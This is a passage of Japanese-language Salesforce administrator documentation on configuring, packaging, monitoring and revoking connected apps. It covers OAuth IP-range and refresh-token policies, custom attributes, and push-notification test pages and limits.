IP 範囲は、SAML 対応接続アプリケーションではなく OAuth 対応接続アプリケーションと連携し、接続アプリケーションの有効な IP アドレスを指定します。

許容される IP 範囲を設定するには、次の手順を実行します。

1. [設定]から、［クイック検索］ボックスに「アプリケーション」と入力し、[アプリケーション]を選択します。
2. リストで接続アプリケーション名を選択します。
3. [OAuth Web サーバフローの信頼済み IP 範囲] セクションで、[新規] をクリックします。
4. 有効な IP アドレスを [開始 IP アドレス] 項目に入力し、開始 IP アドレスより上位のアドレスを [終了 IP アドレス] 項目に入力します。

   連続していない複数の範囲を入力するには、[新規] をクリックしてそれぞれの範囲を入力します。

OAuth 対応接続アプリケーションに対して、特定のユーザが信頼済み IP 範囲外から接続アプリケーションにアクセスするのを許可できます。たとえば、出張中のユーザにアクセスを許可するには、接続アプリケーションを［IP 制限を 2 次要素で緩和］に設定します。 ユーザがこの範囲外から接続アプリケーションの使用を試みると、ユーザは認証の第 2 要素 (トークンコードなど) を入力するように要求されます。第 2 要素認証が成功すると、ユーザは信頼済み IP 範囲外から接続アプリケーションを使用できます。

1. [設定] から、［クイック検索］ボックスに「*接続アプリケーション*」と入力し、接続アプリケーションを管理するオプションを選択します。
2. 接続アプリケーション名の横にある [編集] をクリックしてアプリケーションの値を表示します。
3. [IP 制限の緩和] 項目で、ドロップダウンリストから［IP 制限の緩和］を選択します。

メモ: [セッションの設定] の［すべての要求でログイン IP アドレスの制限を適用］オプションが有効化されている場合、IP の緩和動作に影響があります。詳細は、「接続アプリケーションの IP 制限の緩和および IP の継続的な適用」 (ページ 6405)を参照してください。

接続アプリケーションを作成した後、詳細ページに戻ってカスタム属性を指定できます。カスタム属性では、SAML メタデータ、または OAuth ランタイムで読み込まれる OAuth パラメータを指定します。

1. [設定] から、［クイック検索］ボックスに「アプリケーション」と入力し、[アプリケーション] を選択します。
2. リストで接続アプリケーション名を選択します。
3. [カスタム属性] セクションで、[新規] をクリックします。

   各カスタム属性は、一意のキーを持ち、[項目の挿入] メニューから取得できる項目を使用する必要があります。たとえば、`country` などのキー名を割り当て、項目 `$Organization.Country` を挿入します。SAML を使用する場合、属性は SAML 属性ステートメントとして送信されます。OAuth を使用する場合、属性はユーザの ID URL で `custom_attributes` オブジェクトとして使用できます。

Salesforce1 接続アプリケーションで使用できるカスタム属性は、次のとおりです。

表 72 : Android 向け Salesforce1 接続アプリケーションのカスタム属性

属性キー	属性値	説明
`CALL_HISTORY`	• `DISABLED` • `ADMIN_DEFINED` • `SIMPLE`	• `DISABLED` に設定されている場合、ナビゲーションメニューからすべての活動ログを削除します。 • `ADMIN_DEFINED` に設定されている場合、ネイティブ Android の活動ログを有効化します。 • `SIMPLE` に設定されている場合、Aura の活動ログを有効化します。

表 73 : iOS 向け Salesforce1 接続アプリケーションのカスタム属性

属性キー	属性値	説明
USE_ALTERNATE_USER_PROFILE	• TRUE • FALSE	• TRUE に設定されている場合、Aura のプロファイルホームを有効化します。 • FALSE に設定されている場合、ネイティブ iOS のプロファイルホームを有効化します。
SHOW_OPEN_IN	• FALSE	• FALSE に設定されている場合、ユーザは、ファイルへのリンクを使用してファイルを共有したり、サードパーティアプリケーションでファイルを開いたりすることができなくなります。

カスタム属性を定義する場合、属性値を引用符で囲む必要があります。

重要: 接続アプリケーションの項目を更新するときには、一部の項目への変更は、即座に接続アプリケーションのすべてのインストール済みバージョンに適用されることにも注意してください。これらは、バージョンと連動しない項目で、パッケージ化やインストールのライフサイクルを迂回します。接続アプリケーションのユーザには、説明の変更などが表示されます。次の項目には、このバージョンと連動しない動作が含まれます。

- 説明
- 情報 URL
- ロゴ画像 URL
- コールバック URL

接続アプリケーションのパッケージ化

接続アプリケーションまたは既存アプリケーションの新バージョンを作成したら、パッケージ化して他の Salesforce 組織のユーザが使用できるようにします。接続アプリケーションは、カスタムオブジェクト、Visualforce ページ、Apex クラスなどの他のコンポーネントと同じ方法で一緒に管理パッケージに追加します。パッケージ化することで、接続アプリケーションを他の Salesforce 組織に簡単に配布できます。接続アプリケーションは、パッケージ化できるコンポーネントとして管理パッケージの他のすべての機能 (AppExchange のリスト、転送アップグレード、インストール後 Apex スクリプト、ライセンス管理、高度な登録者サポートなど) も活用できます。

メモ: 接続アプリケーションは Developer Edition 組織からのみパッケージ化できます。接続アプリケーションは、管理パッケージにのみ追加できます。未管理パッケージでは接続アプリケーションはサポートされていません。

接続アプリケーションの削除

接続アプリケーションを削除するには、アプリケーションのリストで[接続アプリケーション名]をクリックします。編集ページで[削除]をクリックし、もう一度[削除]をクリックして確認します。アプリケーションがリストから削除されても、アプリケーション名を再利用することはできません。

パッケージに含まれている接続アプリケーションを削除する場合、そのアプリケーションはパッケージを更新するまでそのパッケージで使用可能です。

メモ: 接続アプリケーションでユーザプロビジョニングが設定されている場合は、システム管理者がユーザプロビジョニング設定の詳細を削除するまで、接続アプリケーションの削除や、接続アプリケーションを含むパッケージのアンインストールはできません。接続アプリケーションの詳細ページで［ユーザプロビジョニングを有効化］チェックボックスを選択解除しても、組織から設定の詳細は削除されません。設定の詳細を削除するには、この既知の問題に関する Salesforce システム管理者向けの指示を参照してください。

関連トピック:

- 接続アプリケーションの作成
- 接続アプリケーション
- 接続アプリケーションのユーザプロビジョニング

接続アプリケーションの IP 制限の緩和および IP の継続的な適用

このトピックでは、[セッションの設定] の［すべての要求でログイン IP アドレスの制限を適用］オプションが、OAuth 対応接続アプリケーションの IP 制限の緩和設定に及ぼす影響について説明します。

OAuth 対応接続アプリケーションの IP 制限を緩和し、組織が［すべての要求でログイン IP アドレスの制限を適用］オプションを有効にしている場合は、接続アプリケーションへのアクセスの変更が可能です。このアクセスの変更は、すべての OAuth 対応接続アプリケーションでのモバイルデバイスを含むクライアントアクセスに適用されます。IP 制限の緩和は、SAML 対応接続アプリケーションには適用されません。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

接続アプリケーションを作成可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

接続アプリケーションをインストール可能なエディション: すべてのエディション

表 74 : 接続アプリケーションの IP 制限の緩和設定および IP の継続的な適用

IP 制限の緩和	IP の継続的な適用が無効の場合 (デフォルト)	IP の継続的な適用が有効の場合
IP 制限を適用	このアプリケーションを実行しているユーザには、ユーザのプロファイルで設定された IP 範囲など、組織の IP 制限が適用されます。	このアプリケーションを実行しているユーザには、ユーザのプロファイルで設定された IP 範囲など、組織の IP 制限が適用されます。
IP 制限を 2 次	このアプリケーションを実行しているユーザは、次のいずれか	このアプリケーションを実行しているユーザは、左列のいずれかの OAuth 条件を満たす場合に、組織の

IP 制限の緩和	IP の継続的な適用が無効の場合 (デフォルト)	IP の継続的な適用が有効の場合
要素で緩和	の条件を満たす場合に、組織の IP 制限を迂回します。 • ホワイトリストに登録された IP 範囲がアプリケーションに存在し、Web サーバの OAuth 認証フローを使用している。ホワイトリストに登録された IP からの要求のみが許可されます。 • アプリケーションに IP 範囲のホワイトリストがなく、Web サーバまたはユーザエージェントの OAuth 認証フローを使用しており、ユーザが ID 確認を正常に完了する。	IP 制限を迂回します。ただし、セキュリティ上の理由により、ユーザは以下にアクセスできません。 • パスワードの変更 • 時間ベースのトークンの追加 • ログインフローのすべてのページ
IP 制限の緩和	この接続アプリケーションを実行しているユーザには、IP 制限が適用されません。	この接続アプリケーションを実行しているユーザには、IP 制限が適用されません。ただし、セキュリティ上の理由により、ユーザは以下にアクセスできません。 • パスワードの変更 • 時間ベースのトークンの追加 • ログインフローのすべてのページ

接続アプリケーションの詳細の表示

ユーザ権限

参照する	「アプリケーションのカスタマイズ」
作成、更新または削除する	「アプリケーションのカスタマイズ」および 「すべてのデータの編集」または「接続アプリケーションの管理」のいずれか
プロファイル、権限セット、およびサービスプロバイダの SAML 属性以外のすべての項目を更新する	「アプリケーションのカスタマイズ」
プロファイル、権限セット、およびサービスプロバイダの SAML 属性を更新する	「アプリケーションのカスタマイズ」および「すべてのデータの編集」
アンインストールする	「AppExchange パッケージのダウンロード」

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

接続アプリケーションを作成可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

接続アプリケーションをインストール可能なエディション: すべてのエディション

[接続アプリケーションの詳細]ページには、バージョンや範囲など、接続アプリケーションに関する情報が表示されます。接続アプリケーションの編集、利用状況の確認、プロファイルと権限の関連付けができます。

- [接続アプリケーションの編集] ページでアプリケーションの設定を変更するには、[編集] をクリックします。
- 各自のコミュニティまたはカスタムドメイン設定に固有のサービスプロバイダ SAML ログイン URL およびエンドポイントを取得するには、[メタデータのダウンロード] をクリックします。このボタンは、組織が ID プロバイダとして有効で、SAML を使用する接続アプリケーションを使用する場合にのみ表示されます。
- メタデータをダウンロードする代わりに、[メタデータ検出エンドポイント]のURLからメタデータにアクセスできます。サービスプロバイダは、この URL を使用して、Salesforce に接続するためのシングルサインオンを設定できます。
- 組織の接続アプリケーションの利用状況レポートを表示するには、**[OAuth利用状況を表示]**をクリックします。
- このページで接続アプリケーションのユーザプロビジョニングを有効にできます。有効にしたら、ユーザプロビジョニングウィザードを使用して、ユーザプロビジョニングを設定または更新します。ユーザプロビジョニングウィザードを実行すると、[ユーザアカウント]セクションで、ユーザアカウントとサードパーティシステムのアカウント設定間のリンクを個別に管理できます。
- [プロファイルを管理する]をクリックすると、[アプリケーションプロファイルの割り当て]ページからこのアプリケーションのプロファイルを選択できます。アプリケーションへのアクセス権を与えるプロファイルを選択します (Group Edition を除く)。

  重要: [許可されているユーザ] の OAuth ポリシーが「*すべてのユーザは自己承認可能*」に設定されている場合は、このオプションは表示されません。これは、ユーザが自己承認できる場合、このオプションは必要ないためです。

- [権限セットの管理] をクリックすると、[アプリケーション権限セットの割り当て] ページからこのアプリケーションのプロファイルに設定する権限セットを選択できます。アプリケーションへのアクセス権を与える権限セットを選択します。

  重要: [許可されているユーザ] の OAuth ポリシーが「*すべてのユーザは自己承認可能*」に設定されている場合は、このオプションは表示されません。これは、ユーザが自己承認できる場合、このオプションは必要ないためです。

- 新しい属性キーと属性値のペアを作成するには、[サービスプロバイダの SAML 属性] で [新規] をクリックします。また、既存の属性を編集または削除することもできます。

[接続アプリケーションの編集] ページで［許可されているユーザ］値に［管理者が承認したユーザ］を選択した場合、アプリケーションを実行できるのは、選択されたプロファイルまたは権限セットが少なくとも 1 つあるユーザのみです。代わりに［すべてのユーザ］を選択した場合は、プロファイルと権限セットは無視されます。

関連トピック:

接続アプリケーションのユーザプロビジョニング

接続アプリケーションの管理

ユーザ権限	
参照する	「アプリケーションのカスタマイズ」
作成、更新または削除する	「アプリケーションのカスタマイズ」および 「すべてのデータの編集」または「接続アプリケーションの管理」のいずれか
プロファイル、権限セット、およびサービスプロバイダの SAML 属性以外のすべての項目を更新する	「アプリケーションのカスタマイズ」
プロファイル、権限セット、およびサービスプロバイダの SAML 属性を更新する	「アプリケーションのカスタマイズ」および「すべてのデータの編集」
アンインストールする	「AppExchange パッケージのダウンロード」

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

接続アプリケーションを作成可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

接続アプリケーションをインストール可能なエディション: すべてのエディション

[設定] から接続アプリケーションのプロパティを表示または更新するには、[クイック検索] ボックスに「*接続アプリケーション*」と入力し、接続アプリケーションを管理するオプションを選択します。アプリケーションを見つけ、その横にある [編集] をクリックします。接続アプリケーションの情報、使用方法、およびポリシーを表示したり、カスタム属性を追加したりするには、アプリケーションの名前をクリックします。

メモ: セッションは、ユーザがアプリケーションを使用中、組織に対して設定されたセッション [タイムアウト値] に基づいて 15 分～ 12 時間の範囲の間隔で自動的に更新されます。ユーザがこの設定に気付いていないことがよくあります。

Salesforce によってインストールされた接続アプリケーション

一部の Salesforce クライアントアプリケーションは、接続アプリケーションとして実装され、自動的に組織にインストールされます (Salesforce1 や Salesforce for Outlook など)。そのため、インストール済みのアプリケーションのリストに思ったより多くの接続アプリケーションが表示されることがあります。

これらの Salesforce 接続アプリケーションは、2 つの管理対象パッケージで配信されます (Salesforce1 関連アプリケーションと Salesforce1 非関連アプリケーション)。パッケージに含まれるアプリケーションのリストは、リリースごとに異なります。ただし、管理を容易にするため、各パッケージは、組織内のいずれかのユーザがこれらのアプリケーションの 1 つに初めてアクセスしたときに、組織に非同期にインストールされます。

接続アプリケーションの Salesforce1 パッケージをあらかじめインストール (再インストール) しておく場合は、AppExchange からインストールできます。

[設定] の [インストール済みパッケージ] リストにパッケージが表示されます。

各 [パッケージ名] をクリックすると、コンポーネントのリストが表示されます。Salesforce 接続アプリケーションパッケージには、次のようなコンポーネントがあります。

メモ: Force.com IDE、Force.com 移行ツール、データローダの Bulk、およびデータローダの Partner は「ラッパー」接続アプリケーションで、他の接続アプリケーションのように OAuth を使用するのではなく、SOAP API を使用して Salesforce に接続します。ただし、これらアプリケーションも接続アプリケーションのフレームワークを使用して、組織のアプリケーションへのユーザのアクセスを許可または拒否します。

Salesforce1 および Chatter アプリケーションパッケージには、次のようなコンポーネントがあります。

これらのインストール済み接続アプリケーションを管理するには、[設定]から［クイック検索］ボックスに「*接続アプリケーション*」と入力し、接続アプリケーションを管理するオプションを選択します。自動的にインストールされた Salesforce 接続アプリケーションが管理パッケージのインストール済みアプリケーションとしてリストに表示され、その他のインストール済み接続アプリケーションも表示されます。

関連トピック:

接続アプリケーションのユーザプロビジョニング

接続アプリケーションの編集

ユーザ権限	
参照する	「アプリケーションのカスタマイズ」
作成、更新または削除する	「アプリケーションのカスタマイズ」および 「すべてのデータの編集」または「接続アプリケーションの管理」のいずれか
プロファイル、権限セット、およびサービスプロバイダの SAML 属性以外のすべての項目を更新する	「アプリケーションのカスタマイズ」
プロファイル、権限セット、およびサービスプロバイダの SAML 属性を更新する	「アプリケーションのカスタマイズ」および「すべてのデータの編集」
アンインストールする	「AppExchange パッケージのダウンロード」

エディション
使用可能なエディション: Salesforce Classic および Lightning Experience の両方
接続アプリケーションを作成可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition
接続アプリケーションをインストール可能なエディション: すべてのエディション

接続アプリケーションの設定と権限を変更できます。

1. [設定]から、［クイック検索］ボックスに「*接続アプリケーション*」と入力し、接続アプリケーションを管理するオプションを選択します。
2. 変更するアプリケーション名の横にある[編集]をクリックします(接続アプリケーションの詳細ページのアプリケーションに関する情報を確認するには、アプリケーション名をクリックします)。

- 次の OAuth ポリシーは、すべての OAuth 対応接続アプリケーションに使用できます。
  - ［許可されているユーザ］により、アプリケーションを実行できるユーザが決まります。

- すべてのユーザは自己承認可能:デフォルト。組織内のすべてのユーザがアプリケーションを自己認証できます。この設定では、各ユーザは、アプリケーションに初めてアクセスするときに、アプリケーションを承認する必要があります。
- 管理者が承認したユーザは事前承認済み:指定したプロファイルまたは権限セットのあるユーザにアクセスが制限されますが、これらのユーザはアクセスする前にアプリケーションを承認する必要がありません。Group Edition では、この設定によってすべてのユーザがアプリケーションにアクセスできなくなります。各プロファイルの [接続アプリケーションへのアクセス] リストを編集して、アプリケーションのプロファイルを管理します (Group Edition 以外)。各権限セットの [割り当てられた接続アプリケーション] リストを編集して、アプリケーションの権限セットを管理します。

警告: ［すべてのユーザは自己承認可能］から［管理者が承認したユーザは事前承認済み］に切り替えると、アプリケーションに対して指定した権限セットまたはプロファイルに属するユーザを除き、現在そのアプリケーションを使用しているユーザのアクセスが失われます。

メモ: ユーザのプロファイルまたは権限セットで「任意の API クライアントを使用」ユーザ権限が有効化されていると、［管理者が承認したユーザは事前承認済み］ポリシーをスキップできます。このユーザ権限は、「管理者が承認したアプリケーションのみ」組織権限が有効化されている場合にのみ使用できます。「任意の API クライアントを使用」ユーザ権限を使用すると、接続アプリケーションの設定でシステム管理者が承認したユーザを必要とし、「管理者が承認したアプリケーションのみ」組織権限が有効化されている場合でも、システム管理者が承認していないユーザがアプリケーションにアクセスして実行できます。この権限スキームを使用すると、短期間の契約者などの特定のユーザに接続アプリケーションへの一時的なアクセスを許可できます。

- ［IP 制限の緩和］は、この接続アプリケーションのユーザに適用される IP 制限を指します。IP 範囲は、SAML 対応接続アプリケーションではなく OAuth 対応接続アプリケーションと連携します。システム管理者は、次のいずれかのオプションを選択して、これらの制限を強制またはスキップすることができます。
  - IP 制限を適用: デフォルト。このアプリケーションを実行しているユーザには、ユーザのプロファイルで設定された IP 範囲など、組織の IP 制限が適用されます。
  - IP 制限を 2 次要素で緩和: このアプリケーションを実行しているユーザは、次のいずれかの条件を満たす場合に、組織の IP 制限を迂回します。
    - ホワイトリストに登録された IP 範囲がアプリケーションに存在し、Web サーバの OAuth 認証フローを使用している。ホワイトリストに登録された IP からの要求のみが許可されます。
    - アプリケーションに IP 範囲のホワイトリストがなく、Web サーバまたはユーザエージェントの OAuth 認証フローを使用しており、ユーザが ID 確認を正常に完了する。
  - IP 制限の緩和: この接続アプリケーションを実行しているユーザには、IP 制限が適用されません。

メモ: [セッションの設定] の［すべての要求でログイン IP アドレスの制限を適用］オプションが有効化されている場合、IP の緩和動作に影響があります。詳細は、「接続アプリケーションの IP 制限の緩和および IP の継続的な適用」 (ページ 6405)を参照してください。

- ［更新トークンポリシー］には、更新トークンの有効期間を指定します。更新トークンは、OAuth 対応接続アプリケーションで、ユーザにログイン情報の入力を要求することなく新しいセッションを取得するために使用されます。接続アプリケーションは更新トークンを交換するだけで新しいセッションを取得

できます。システム管理者は、更新トークンポリシーを使用して更新トークンの使用可能期間を制御します。次のようなオプションがあります。

- [更新トークンは取り消されるまで有効]。この設定は、デフォルトの動作です。ユーザまたはシステム管理者が取り消すまでトークンを無期限に使用できることを示します。トークンの取り消しは、ユーザの詳細ページの OAuth 接続アプリケーションか、[OAuth 接続アプリケーションの利用状況] レポートから行います。
- [更新トークンを直ちに期限切れにする]。この設定は、トークンを即時無効にすることを指定します。ユーザはすでに発行されている現在のセッション (アクセストークン) を使用できますが、この更新トークンを使用して新しいセッションを取得することはできません。
- [次で使用されていない更新トークンを期限切れにする n]。この設定では、指定された期間使用されなければトークンを無効にします。たとえば、項目値が `7 days` と設定されている場合、更新トークンが 7 日間以内に新しいセッションを取得するために交換されなければ、その後、トークンの使用を試みても失敗します。トークンの期限が切れ、新しいセッションを生成できなくなります。更新トークンが 7 日以内に正常に使用されると、無操作期間の監視がリセットされ、トークンはその時点から 7 日間有効になります。
- [次の時間が経過したら更新トークンを期限切れにする n]。この設定では、一定期間経過後に更新トークンを無効にします。たとえば、ポリシーが `1 day` に設定されている場合、24 時間の間、更新トークンを新しいセッションの取得に使用できます。24 時間が経過すると、トークンを使用できなくなります。

ユーザのセッションは使用していれば維持できます。その有効期間は、接続アプリケーション、ユーザプロファイル、または組織のセッション設定のタイムアウト値によって (この順序で) 定義されます。[更新トークンポリシー] は、発行された更新トークンの使用時にのみ評価され、ユーザの現在のセッションに影響を与えることはありません。更新トークンは、ユーザのセッションが期限切れになったか、使用できなくなったときにのみ必要になります。たとえば、[更新トークンポリシー] を `Expire refresh token after 1 hour` に設定し、ユーザが 2 時間アプリケーションを使用した場合、1 時間後に認証が要求されることはありません。ユーザに再認証が要求されるのは、セッションの期限が切れ、クライアントが新しいセッションを取得するために更新トークンを交換しようとしたときです。

- タイムアウト値は、OAuth 対応接続アプリケーションでのみ使用できます。この値は、接続アプリケーションセッションのアクセストークンの有効期限を設定します。値を設定しないか *[なし]* (デフォルト) を選択すると、ユーザプロファイル内のタイムアウト値が Salesforce で使用されます。プロファイルに値が設定されていない場合は、組織の [セッションの設定] のタイムアウト値が使用されます。
- 接続アプリケーションの現在の権限もここにリストされます。

接続アプリケーションが、署名要求認証を使用するキャンバスアプリケーションの場合、必ず次のようにします。

- [許可されているユーザ] を [管理者が承認したユーザは事前承認済み] に設定します。
- [期限切れの更新トークン] を [このアプリケーションの初回の使用時] に設定します。
- プロファイルセットおよび権限セットにより、ユーザにアクセス権を付与します。

- すべての接続アプリケーションにセッションレベルポリシーを利用できます。アプリケーションにアクセスするためのログイン時に、時間ベースのトークンの入力をユーザに要求するには、[高保証セッションが必要です] を選択します。

- 基本情報は、すべての接続アプリケーションで使用できます。ただし、アプリケーションがキャンバスアプリケーションの場合は、この項目値は使用されません。代わりに、接続アプリケーションを作成したときに指定したキャンバスアプリケーション URL が使用されます。
  - 接続アプリケーションでシングルサインオンを使用する場合は、[開始 URL] が使用されます。この場合、ユーザが認証プロセスを開始するページに URL を設定します。この場所は、アプリケーション切り替えメニューにも表示されます。
  - [モバイル開始 URL] は、モバイルデバイスからアプリケーションにアクセスするときに特定の場所にユーザを転送するために使用されます。
- PIN 保護を適用するモバイル接続アプリケーションに、モバイルアプリケーション設定を利用できます。
  - [次の時間が経過したら PIN を要求] は、アプリケーションがアイドル状態になってから、アプリケーションがロックされるまでの時間を指定します。ロックされた場合、続行するには PIN の入力が必要になります。使用できる値は、なし (ロックなし)、1、5、10、および 30 分です。このポリシーは、対応する [PIN の文字数] が設定されている場合にのみ適用されます。ポリシーの適用は、接続アプリケーションが行います。Salesforce Mobile SDK を使用して作成されたアプリケーションでは、このポリシーを適用できます。または、アプリケーションが UserInfo サービスからポリシーを読み込んで適用することもできます。

    メモ: この設定によって、ユーザのセッションが無効化されることはありません。無操作によりセッションが期限切れになることはありますが、このポリシーでは、現在のセッションを継続して使用できるように、ユーザに PIN の入力を要求するだけです。

  - [PIN の文字数] は、認証確認用に送信される識別番号の長さを設定します。4 ～ 8 桁 (両端を含む) の長さが有効です。
- カスタム属性は、すべての接続アプリケーションで使用できます。開発者は、カスタム SAML メタデータまたはカスタム OAuth 属性を接続アプリケーションに設定できます。システム管理者は、これらの属性の削除や編集、カスタム属性の追加ができます。システム管理者によって削除、編集、または追加された属性は、開発者によって設定された属性を上書きします。詳細は、「接続アプリケーションの編集、パッケージ化、または削除」 (ページ 6402)を参照してください。

カスタム接続アプリケーションハンドラ

Apex を使用して接続アプリケーションの動作をカスタマイズします。ConnectedAppPlugin Apex クラスを拡張するクラスを作成し、そのクラスを接続アプリケーションに関連付けます。このクラスは、新しい認証プロトコルをサポートしたり、ビジネスプロセスにメリットがある形でユーザ属性に応答することができます。

ユーザアカウントの代わりにプラグインが実行されます。[別のユーザとして実行] 項目で、プラグインのユーザを選択します。ユーザが接続アプリケーションに対して認証されていない場合は、authorize メソッドを使用して実行します。詳細は、『Force.com Apex コード開発者ガイド』の ConnectedAppPlugin クラスを参照してください。

関連トピック:

接続アプリケーションの編集
セッションセキュリティ設定の変更
接続アプリケーションのユーザプロビジョニング

接続アプリケーションの使用状況の監視

ユーザ権限	
参照する	「アプリケーションのカスタマイズ」
作成、更新または削除する	「アプリケーションのカスタマイズ」および 「すべてのデータの編集」または「接続アプリケーションの管理」のいずれか
プロファイル、権限セット、およびサービスプロバイダの SAML 属性以外のすべての項目を更新する	「アプリケーションのカスタマイズ」
プロファイル、権限セット、およびサービスプロバイダの SAML 属性を更新する	「アプリケーションのカスタマイズ」および「すべてのデータの編集」
アンインストールする	「AppExchange パッケージのダウンロード」

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

接続アプリケーションを作成可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

接続アプリケーションをインストール可能なエディション: すべてのエディション

組織内の任意の接続アプリケーションの利用状況に関する情報を表示するには、[設定] から [クイック検索] ボックスに「*接続アプリケーションの OAuth の利用状況*」と入力し、[接続アプリケーションの **OAuth** の利用状況] を選択します。接続アプリケーションと各アプリケーションに関する情報のリストが表示されます。

接続アプリケーション
: アプリケーションの名前。インストール済みであってもまだ使用されていない接続アプリケーションは、リストに表示されません。

アプリケーション情報を参照
: [アプリケーション情報を参照] をクリックすると、接続アプリケーションの詳細ページに移動します。または、接続アプリケーションがまだインストールされていない場合は、[インストール] をクリックします。

ユーザ数
: アプリケーションを実行したことがあるユーザの数。[ユーザ数] の値をクリックすると、各ユーザに関する次のような情報が表示されます。

- アプリケーションを初めて使用した日時
- アプリケーションを最後に使用した日時
- アプリケーションを使用した回数の合計

接続アプリケーションユーザの [利用状況] ページで、そのユーザの行にある [取り消し] アクションをクリックすると、現在のセッションへのユーザのアクセスを終了できます。または、ページの上部にある [すべて取り消し] ボタンをクリックすると、現在接続アプリケーションを使用している全ユーザをログアウトさせることができます。

アクション
: [ブロック] をクリックすると、接続アプリケーションを使用する現在のすべてのユーザセッションが終了し、すべての新しいセッションがブロックされます。アプリケーションのブロックは永続的ではありませ

ん。[ブロック解除] をクリックして、ユーザが次回アプリケーションにログインし、アクセスできるようにできます。

接続アプリケーションの OAuth アクセスの管理

接続アプリケーションは、API を使用して Salesforce と統合します。接続アプリケーションでは、標準の SAML および OAuth プロトコルを使用して、認証、シングルサインオンの提供、Salesforce API で使用するトークンの提供を行います。接続アプリケーションでは、標準の OAuth 機能に加え、システム管理者がさまざまなセキュリティポリシーを設定したり、対応するアプリケーションを使用できるユーザを明示的に制御したりできます。各アプリケーションの権限を明示的に許可した後、接続アプリケーションが Salesforce データのサブセットにアクセスできるように、すべての接続アプリケーションが Salesforce に統合されています。

Salesforce データへのアクセス権を持つすべての接続アプリケーションが個人情報に表示されます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: すべてのエディション

Salesforce Classic Mobile は **Database.com** Edition では使用できません。

ユーザ権限

OAuth アプリケーションを管理、作成、編集、および削除する
- 「接続アプリケーションの管理」

1. [個人設定] から、［クイック検索］ボックスに「*高度なユーザの詳細*」と入力し、[高度なユーザの詳細] を選択します。結果がありませんか? ［クイック検索］ボックスに「*個人情報*」と入力し、[個人情報] を選択します。
2. OAuth の [接続アプリケーション] セクションでは、次の操作を実行できます。
   - アクセスを許可した各アプリケーションに関する情報のほか、アプリケーションが情報にアクセスしようとした回数と最後のアクセス日時を表示します。

     メモ:
     - アプリケーションは、複数回表示される場合があります。アプリケーションにアクセス権が与えられるごとに、新しいアクセストークンを取得します。更新トークンの要求により、アプリケーションに対して表示される［使用回数］が増加します。ラップトップやデスクトップなど、使用する各デバイスから Salesforce データにアクセス権限を割り当てる必要があります。デフォルトの制限はユーザのアプリケーションあたり 5 です。いったんアクセスが付与されると、追加デバイスでは、新しいアプリケーション (OAuth 2.0 プロトコルの使用) が自動的に許可されます。OAuth 2.0 アプリケーションは、複数回表示される場合があります。テーブルの各行は一意のアクセス権付与を表すため、範囲が異なる複数のトークンをアプリケーションで要求すると、同じアプリケーションが複数回表示されます。
     - 接続アプリケーションがログインできなかったために情報にアクセスできなかった場合でも、［使用回数］と［最終使用日］項目は更新されます。

   - [取り消し] をクリックして、アプリケーションのアクセス権を取り消します。アプリケーションを取り消すと、それ以降はアプリケーションが特定の認証トークンを使用して Salesforce データにアクセスできなくなります。

     重要: 特定のアプリケーションのすべてのアクセストークンを取り消して、Salesforce データにアクセスできないようにする必要があります。

Salesforce Classic Mobile を使用していて、新しいモバイルデバイスを使用する場合、新しいデバイスにアプリケーションをダウンロードしてログインします。古いデバイス上のトークンを取り消す必要はありません。Salesforce では新しいトークンを自動的に作成します。

関連トピック:

- 接続アプリケーション
- 接続アプリケーションの作成
- 接続アプリケーションの編集
- Salesforce 環境のカスタマイズ

転送通知のテスト

転送通知設定の簡易テストを実行するには、[テスト通知の送信]ページを使用します。[テスト通知の送信] ページでは、Apex または REST コールを設定することなく、同期メカニズムで往復の転送通知をトラブルシューティングできます。実際の転送通知の非同期環境では、バックグラウンドで何が行われているかについて洞察を得ることもできます。

転送通知の制限

Salesforce 組織に関連付けられた各モバイルアプリケーションで許容される転送通知の最大数は、アプリケーションの種別によって異なります。

モバイルアプリケーション種別	アプリケーションごとの 1 日の最大通知数
Salesforce により提供されたモバイルアプリケーション (Salesforce1 など)	50,000
内部の社員向けに自社開発されたモバイルアプリケーション	35,000
AppExchange からインストールされたモバイルアプリケーション	5,000

*配信可能*な通知のみがこの制限にカウントされます。たとえば、通知が会社の 1,000 名の従業員に送信されるが、100 名の従業員はまだモバイルアプリケーションをインストールしていない場合を考えます。この制限にカウントされるのは、モバイルアプリケーションをインストールしている 900 名の従業員に送信された通知のみです。

[転送通知をテスト]ページで生成された各テスト転送通知の受信者は 1 名に制限されています。テスト転送通知は、アプリケーションの 1 日の転送通知制限にカウントされます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

接続アプリケーションを作成可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

接続アプリケーションをインストール可能なエディション: すべてのエディション

ユーザ権限

[転送通知をテスト]ページから転送通知を送信する

- 「Apex 開発」

  および

  「接続アプリケーションの管理」

[テスト通知の送信] ページについて

[テスト通知の送信] ページでは、Apple Push Notification Service (APNS) または Google Cloud Messaging for Android (GCM) 設定からの情報を使用して同期転送メカニズムを設定します。接続トークン文字列を入力して、転送通知を受信するためのデバイスを選択します。トークン文字列がわからない場合は、検索ツールを使用して、接続アプリケーションに登録されたデバイスのリストから選択できます。検索ツールには、新しく登録された順に5台のデバイスが自動的に表示されます。ユーザの名前を入力して、そのユーザに登録されているデバイスを検索することもできます。

Android GCM 転送通知の場合、[模擬実行] オプションを選択して GCM 設定をテストできます。このオプションを選択すると、通知が GCM サーバに送信されますが、デバイスには転送されません。

転送を試みるごとに、成功か失敗かを示す状況メッセージが返されます。メッセージの説明については、「転送通知のエラーメッセージ」を参照してください。詳細については、次の Web サイトを参照してください。

- Apple APNS 転送通知についての詳細は、developer.apple.com を参照してください。
- GCM for Android 転送通知についての詳細は、developer.android.com を参照してください。

